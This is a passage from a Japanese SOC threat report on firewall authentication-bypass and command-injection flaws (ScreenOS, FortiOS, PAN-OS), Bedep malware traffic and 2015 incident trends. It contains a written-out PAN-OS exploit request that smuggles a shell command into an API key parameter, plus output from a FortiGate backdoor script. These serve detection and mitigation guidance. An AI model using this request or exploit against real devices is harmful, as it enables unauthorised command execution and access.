[6] Juniper ScreenOS に複数の脆弱性
https://jvn.jp/vu/JVNVU94797797/index.html


[7] Juniper 社 ScreenOS の脆弱性に関する注意喚起
http://www.lac.co.jp/security/alert/2015/12/28_alert_01.html

JSOC では公開された検証コードで認証回避の脆弱性の検証を行い、ユーザの有無に関わらず認証を回避してログインすることが可能であることを確認しました。

図 11 に SSH での認証回避の検証結果を示します。ここでは、機器に存在しないユーザを指定し(図 11(a))、ログインが成功することを示しています(図 11(b))。SSH の他、コンソール、SCP、TELNET アクセスでの攻撃成功を確認しました。



(a) SSH でログインを試みた例



(b) SSH でログインが成功した画面

図 11 SSH での認証回避の脆弱性(CVE-2015-7755)の検証

表 3 に、プロトコル別の正規ログイン時と認証回避時に出力される Syslog に記録される内容の違いを示します。検証には、正規ログイン試行時に"netscreen"アカウントを、認証回避時に"aaaa"という実機上に存在しないアカウントを使用しました。


表 3 正規ログインと不正ログイン時に出力される Syslog の比較

プロトコル	ログイン試行	Syslog 内容
コンソール	正規ログイン時 (netscreen アカウント)	2015-12-21 19:11:24 system warn 00515 Admin user netscreen has logged on via the console 2015-12-21 19:11:24 system info 00519 ADM: Local admin authentication successful for login name netscreen
	認証回避時 (aaaa アカウント)	2015-12-21 19:10:18 system warn 00515 Admin user system has logged on via the console
SSH	正規ログイン時 (netscreen アカウント)	2015-12-21 19:05:53 system warn 00515 Admin user netscreen has logged on via SSH from 192.168.0.2:57396 2015-12-21 19:05:53 system warn 00528 SSH: Password authentication successful for admin user 'netscreen'
	認証回避時 (aaaa アカウント)	2015-12-21 19:07:23 system warn 00515 Admin user system has logged on via SSH from 192.168.0.2:57411 2015-12-21 19:07:23 system warn 00528 SSH: Password authentication successful for admin user 'aaaa' at host 192.168.0.2.
SCP	正規ログイン時 (netscreen アカウント)	2015-12-21 19:17:35 system warn 00515 Admin user netscreen has logged on via SSH from 192.168.0.2:54838 2015-12-21 19:17:35 system warn 00528 SSH: Password authentication successful for admin user 'netscreen' at host 192.168.0.2. 2015-12-21 19:17:35 system info 00519 ADM: Local admin authentication successful for login name netscreen
	認証回避時 (aaaa アカウント)	2015-12-21 19:19:58 system warn 00515 Admin user system has logged on via SSH from 192.168.0.2:54875 2015-12-21 19:19:58 system warn 00528 SSH: Password authentication successful for admin user 'aaaa' at host 192.168.0.2.
TELNET	正規ログイン時 (netscreen アカウント)	2015-12-21 19:00:44 system warn 00515 Admin user netscreen has logged on via Telnet from 192.168.0.2:57344 2015-12-21 19:00:44 system info 00519 ADM: Local admin authentication successful for login name netscreen
	認証回避時 (aaaa アカウント)	2015-12-21 19:04:08 system warn 00515 Admin user system has logged on via Telnet from 192.168.0.2:57382


本脆弱性を悪用した際のログの特徴は、コンソール、SSH、SCP、TELNET 経由でのログイン試行では、攻撃が成功するとログインに使用されたユーザ名に関わらず"system"というアカウント名でログインし

ているように記録されます。そのため、攻撃有無をログから調査する場合は、認知しない時間帯の”system”アカウントによるログインの有無や"authentication successful"などの認証成功を示すログの有無を調査することが必要です。

また、ScreenOSには、WebUI上にログイン中のユーザ情報一覧を表示する機能がありますが、SSH、TELENT経由で脆弱性を悪用しログインした場合は、ログイン中のユーザが表示されません。図12に正規ユーザである”netscreen”アカウントで通常の手続きを踏んでログインした場合(図12(a))と、脆弱性を悪用した攻撃成功時のログインした場合(図12(b))の違いを示します。



(a) netscreen アカウントで通常の手続きを踏んでログインした場合



(b) 脆弱性を悪用した攻撃成功時

図 12 ログイン中のユーザ表示画面の違い

本脆弱性に対する根本的な対策は、以下を実施することです。

□ Juniper 社から提供されている対策済みバージョンへの更新

上記の対策が難しい場合には、以下の対策を実施することで影響を軽減することが可能です。

□ TELNET、SSH、SCP を用いた管理アクセスに対して、接続可能な IP アドレスの制限
□ 機器に必要以外の人が接続できないような、物理的な設置環境の整備

2.1.3 Fortinet 社製 FortiOS の認証回避の脆弱性について

2016 年 1 月、Fortinet 社のファイアウォール製品で稼働する FortiOS に認証回避の脆弱性(CVE-2016-1909)が公開されました[8]。本脆弱性が悪用された場合、SSH による遠隔管理を有効にしている環境で「Fortimanager_Access」アカウントを使って管理者権限でリモートからログインされる恐れがあります。

影響を受けるバージョンは以下の通りです。

- FortiOS 4.1.0～4.1.10
- FortiOS 4.2.0～4.2.15
- FortiOS 4.3.0～4.3.16
- FortiOS 5.0.0～5.0.7

JSOC では、本脆弱性の検証を行い、公開された検証コードを用いて認証を回避してログインすることが可能なことを確認しました。図 13 に、正常なログインと脆弱性を悪用したログインの比較を示します。図 13(a)は、SSH で正規の手順でアクセスした場合を示し、図 13(b)では、攻撃コードを用いることで認証を回避してログインした場合を示しています。

なお、本脆弱性は Central Management 機能が有効でないと、認証回避したアクセスは成功しませんが、一度でも本機能を有効にした場合は、以後設定を変更したとしても認証を回避したアクセスが可能であることを確認しています。

---

[8] FortiOS における管理アクセス権を取得される脆弱性
http://jvndb.jvn.jp/ja/contents/2016/JVNDB-2016-001296.html

```
test@test01:~/fgt/ver2.7$ ssh admin@192.168.100.1
admin@192.168.100.1's password:
FGT[redacted] #
```

(a) 通常の手順によるアクセス(パスワード認証あり)

検証コードを使用した場合、
認証なしにログインができシステムコマンド
が実行可能

```
test@test01:~/fgt/ver[redacted]./fgt_ssh_backdoor.py 192.168.100.1
FGT[redacted] # get system status
Version: FortiGate-60C v5.0,build3608,140409 (GA Patch 7)
Virus-DB: 16.00560(2012-10-19 08:31)
Extended DB: 1.00000(2012-10-17 15:46)
IPS-DB: 4.00345(2013-05-23 00:39)
IPS-ETDB: 0.00000(2001-01-01 00:00)
Serial-Number: FGT[redacted]
Botnet DB: 1.00000(2012-05-28 22:51)
BIOS version: 04000031
System Part-Number: P08943-05
Log hard disk: Available
Internal Switch mode: interface
Hostname: FGT[redacted]
Operation Mode: NAT
Current virtual domain: root
Max number of virtual domains: 10
Virtual domains status: 1 in NAT mode, 0 in TP mode
Virtual domain configuration: disable
FIPS-CC mode: disable
Current HA mode: standalone
Branch point: 271
Release Version Information: GA Patch 7
System time: Mon Jan 18 15:02:17 2016

FGT[redacted] # exit
```

(b) 検証コードによるアクセス(パスワード認証なし)

図 13 正常なログインと脆弱性を悪用したログイン試行の比較

図 14 に正規ログイン時と検証コードによるログイン時に出力されるログの記録内容の違いを示します。通常のログインを行うと WebUI 上にアクセスログが記録されますが、認証回避の脆弱性を悪用したログイン時にはログが記録されないことを確認しました。そのため、本脆弱性が悪用された場合には、FortiGate のログに記録が残らないことから、ログから攻撃の痕跡を発見することは困難です。




図 14 正規ログインと検証コード使用時に出力されるログ

本脆弱性に対する根本的な対策は、以下を実施することです。

☐ Fortinet 社から提供されている対策済みバージョンへの更新

上記の対策が難しい場合には、以下の対策を実施することで影響を軽減することが可能です。

☐ SSH を用いた管理アクセスに対して、接続可能な IP アドレスの制限

2.1.4 Palo Alto Networks 社製 PAN-OS のコード実行の脆弱性について

2016 年 2 月、Palo Alto Networks 社の次世代ファイアウォール製品である PA シリーズに搭載されている PAN-OS に、任意の OS コマンドを実行可能な脆弱性情報(CVE-2016-3655)および修正バージョンのソフトウェアが公開されました[9]。本脆弱性は、Web ベースの API へアクセスを許可し、以下のバージョンを利用の場合に影響を受けます。

- PAN-OS 5.0.17 以前
- PAN-OS 6.0.12 以前
- PAN-OS 6.1.9 以前
- PAN-OS 7.0.4 以前

本脆弱性の攻撃手法の解説を踏まえた検証コードは 2016 年 3 月 28 日に公開されました。脆弱性の対策済みバージョンが公開されてから約 1 ヶ月経過した後だったため、バージョンアップが進められており、重要インシデントの発生はありませんでした。

JSOC では、公開された手法で検証し、Web ベースの API を経由して認証なく任意の OS コマンドが実行可能であることを確認しました。本脆弱性を用いた攻撃が深刻な影響を及ぼすと判断したため、JSOC のお客様には注意喚起情報を公開しました。また、本脆弱性を悪用した攻撃を検知するオリジナルシグネチャも作成しました。

図 15 に本脆弱性の検証結果を示します。図 15(a)は、検証コードを使用し任意のコマンドを実行(touch コマンドで/var/cores 配下に test.txt を作成)した場合のリクエスト内容を示し、図 15(b)では、コマンドが実行されファイルが作成されたことを示しています。

本脆弱性を悪用する攻撃の特徴は、リクエスト URL と X-Real-Ip ヘッダに見られます。URL 部の key パラメータには、本来 WebAPI の認証キーが入りますが、脆弱性を悪用する攻撃には認証キーを入力することなく実行させたいコマンドを指定します。

また、X-Real-Ip ヘッダには本来送信元ホストの IP が入りますが、攻撃時には任意の不審に長い文字列を指定します。さらに、通常の WebAPI の認証が失敗した場合はエラーが出力されますが、認証が成功した場合や攻撃が成功した場合には応答メッセージが出力されないことも確認しています。

---

[9] Palo Alto Networks PAN-OS の管理 Web インターフェースにおける任意の OS コマンドを実行される脆弱性
http://jvndb.jvn.jp/ja/contents/2016/JVNDB-2016-002048.html

```
POST /api/aa?client=wget&key=%3B+touch+%2Fvar%2Fcores%2Ftest.txt%3B%27 HTTP/1.1
Host: [redacted]
X-Real-Ip:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Content-Type: application/x-www-form-urlencoded
Content-Length: 1

a
```

(a) 検証コードを用いた攻撃リクエスト例

```
admin@LAB-PA01> show system files

/opt/dpfs/var/cores/:
total 4.0K
drwxrwxrwx 2 root root 4.0K Sep 30  2015 crashinfo

/opt/dpfs/var/cores/crashinfo:
total 0

/var/cores/:
total 44M
drwxrwxrwx 2 root   root   4.0K Mar 31 15:28 crashinfo
-rw-r--r-- 1 root   root    44M Mar 31 15:49 mgmtsrvr_6.1.6_0.tar.gz
-rw-r--r-- 1 nobody nobody    0 Apr 15 17:11 test.txt

/var/cores/crashinfo:
total 16K
-rw-rw-rw- 1 root root 13K Mar 31 15:28 mgmtsrvr_6.1.6_0.info

admin@LAB-PA01>
```

(b) 攻撃によってファイルが作成された例

図 15 コマンド実行の脆弱性(CVE-2016-3655)の検証

本脆弱性に対する根本的な対策は、以下を実施することです。

□ Palo Alto Networks 社から提供されている対策済みバージョンへの更新

上記の対策が難しい場合には、以下の対策を実施することで影響を軽減することが可能です。

□ 対象機器に対する WebAPI へ接続可能な IP アドレスの制限

2.2 Bedep の感染事例の急増

2.2.1 Bedep の感染時の特徴

第一章 1.2 の図 5 で示したとおり、集計期間中 Bedep に感染する事例を多数確認しました。Bedep は、感染すると Command and Control サーバ(以下、C2)と通信をしたり、他のマルウェアを作成したり、アクセス数により報酬が受けられる Web 広告にアクセスさせるなど、不正な動作を引き起こします。Bedep の感染経路は不正な Web サイトや広告から誘導されたエクスプロイトキットを通じて感染することが報告されています[10]。

2.2.2 Bedep の感染通信の傾向について

図 16 に Bedep に感染した通信を検知した重要インシデントの発生件数を示します。

Bedep の感染通信は 1 月中旬ごろから検知件数が増加しました。2 月に特定のお客様環境で Bedep に感染した通信を検知した重要インシデントが急増したため増加傾向がみられましたが、このお客様以外にも集計期間を通して JSOC 全体で検知が見られました。

検知内容から、感染原因の詳細な経路は判断できませんが、マルウェア感染を示す通信の前に、Angler Exploit Kit と呼ばれるエクスプロイトキットへ接続する通信を検知した事例がありました。Angler Exploit Kit はマルウェアに感染させるために Flash Player や Silverlight の脆弱性が悪用されることが多く、これらの脆弱性が狙われた可能性があります。




図 16 Bedep に感染した通信による重要インシデント発生件数

[10] 米国で大規模な不正広告攻撃、大手ニュースサイト等の汚染を確認
http://blog.trendmicro.co.jp/archives/13063

2.2.3 Bedep 感染時の通信先ドメイン名とアクセス URL

Bedep は感染後、C2 のドメイン名を一定のルールに従って生成するドメイン生成アルゴリズム（Domain Generation Algorithm：DGA）を利用します。そのため同じ感染端末であっても、時間経過とともに接続先が変化する場合があります。出口対策として C2 のドメイン名をプロキシサーバなどでブラックリストに登録する対策は、一時的には効果が期待できます。しかしながら DGA によりアクセス先が変更になった場合に、C2 と通信が可能となるため、被害を完全に防止することができません。

2015 年 4 月に Bedep のドメイン名の DGA に関する報告がされています[11]。JSOC でも同様の検知事例を確認しており、集計期間中の接続先ドメイン名は次の法則があることを確認しています。

- 12~18 文字のドメインである。（TLD を含まない長さ）
- アルファベット小文字と数字のみの組み合わせである。（TLD を含まない文字列）
- TLD が「.com」である。

図 17 に Bedep に感染した際の C2 との HTTP 通信検知例を示します。

Bedep に感染したホストから発生するアクセス先の URL は複数のパターンがあり、それぞれに対して POST メソッドによる通信を複数回繰り返し発生します。またアクセス先のファイル名はパターンが非常に多く、100 種類以上のファイル名があることを確認しています。多くの場合は PHP ファイルに対する POST メソッドによる通信です。また件数は少ないものの HTML ファイルに対する通信も確認しています。

図 17 Bedep 感染時の HTTP 通信の検知例

また 2 月ごろからはアクセス時の URL のパターンが変化し、POST リクエストの URL にパラメータを含む場合があることを確認しています。図 18 に 2 月以降新たに検知した通信の検知例を示します。

---

[11] Bedep's DGA: Trading Foreign Exchange for Malware Domains
https://www.arbornetworks.com/blog/asert/bedeps-dga-trading-foreign-exchange-for-malware-domains/

これらの要求のパラメータの内容や数に共通点は見られません。しかしながら接続先のドメイン名やファイル名には既知の Bedep と類似性があるため、マルウェアを改変した亜種が存在している可能性があります。




図 18　2 月以降、新たな特徴を持つ Bedep 感染時の HTTP 通信の検知例

2.2.4　Bedep 感染発見の着眼点と対策

Bedep に感染した端末は、多くの場合、アクセス数により報酬が受けられる Web 広告にアクセスする挙動が見られます。このことから攻撃者が感染端末を悪用し、Web 広告による収入を不正に得ていることが推測されます。

Bedep 感染端末が接続する Web 広告には様々な種類のものがあり、通常のブラウジングによる通信との区別が難しいため、アクセスログからは一概に Bedep による不正な通信であると判断することは困難です。感染したホストは複数のアクセス先に長期間に渡って POST メソッドによる通信を繰り返すため、広告へのアクセスと不審な URL への POST メソッドによる通信が同時にアクセスログから確認できた場合には、Bedep に感染している可能性が疑われます。

また、Bedep への感染は、Angler Exploit Kit と密接に関係していると考えられています[12]。Angler Exploit Kit は、Web サイトに外部へ転送するコードが不正に挿入された広告にアクセスすることで誘導されることが多く[13]、通常の Web 利用で意図せず自動的に誘導されてしまうため、Angler Exploit Kit そのものにアクセスしないようにすることは困難です。

そのため Bedep への感染を防ぐ対策としては、Angler Exploit Kit が攻撃の際によく悪用する脆弱性を有している Flash Player や Silverlight をはじめとしたクライアントにインストールされているアプリケーションを常に最新バージョンに保っておくことや、不要であればクライアントからアンインストールすることが

---

[12] Angler の影に潜む Bedep
http://gblogs.cisco.com/jp/2016/03/bedep-actor-html/

[13] Web 広告からのマルウエア感染「Malvertising」にどう対処すべきか
http://www.atmarkit.co.jp/ait/articles/1512/21/news017.html

対策となります。またウイルス対策ソフトの導入と同時に、マイクロソフト社が提供している EMET[14]を導入することも有効な対策の一つです。

[14] Enhanced Mitigation Experience Toolkit(EMET)
https://technet.microsoft.com/ja-jp/security/jj653751.aspx

第二章　2015 年度のインシデント傾向まとめ

1　　年度サマリ

第二章では、2015 年 4 月から 2016 年 3 月までの 1 年間に発生した重要インシデントを振り返り、2015 年度通年のインシデント傾向を記載します。

図 19 に 2013 年度から 2015 年度に発生した重要インシデントの件数の推移を示します。2015 年度の重要インシデントの発生件数は、インターネットからの攻撃による重要インシデントおよびネットワーク内部から発生した重要インシデントともに過去 2 年の検知件数と比較して増加しました。

2016 年 2 月(図 19)は、特定のお客環境から発生した不審な通信を多数検知しました。




図 19 重要インシデント発生件数の推移(2013 年 4 月～2016 年 3 月)

※各月の件数は左から 2013 年、2014 年、2015 年を示します。

2　インターネットからの攻撃による重要インシデントについて

2.1　検知傾向について

図 20 にインターネットからの攻撃によって発生した重要インシデントの発生件数推移を示します。

インターネットからの攻撃による重要インシデントの発生件数は、3 年間増加傾向にあります。また 2015 年度では、特に 2015 年 7 月(図 20-①)および 2016 年 1 月から 3 月(図 20-②)に重要インシデントが非常に多く発生しました。




図 20 インターネットからの攻撃による重要インシデントの発生件数推移

図 21 にインターネットから発生した重要インシデントの内訳を示します。

2015 年度のインターネットからの攻撃による重要インシデントは、「Web アプリケーションへの攻撃」が 7 割近くを占めました。Web アプリケーションへの攻撃は、2014 年度と比較し、「不審なファイルアップロードの試み」が減少し、「SQL インジェクション攻撃」が増加しました。SQL インジェクション攻撃は 2015 年度を通じて定常的に多数の検知がありました。

2015 年度は 2014 年度と比較して、SQL インジェクション攻撃による重要インシデントが増加しました。検知した攻撃は、Joomla! の脆弱性 (CVE-2015-7297 、CVE-2015-7857 、CVE-2015-7858)や、Drupal の脆弱性(CVE-2014-3704)など特定の CMS を狙った脆弱性を悪用する攻撃が含まれます。これらの脆弱性は CMS 本体に存在するもので、昨年度流行した CMS のプラグインやテーマの任意のファイルアップロードの脆弱性だけでなく、CMS 本体の脆弱性も攻撃の対象とされたことが窺えます。

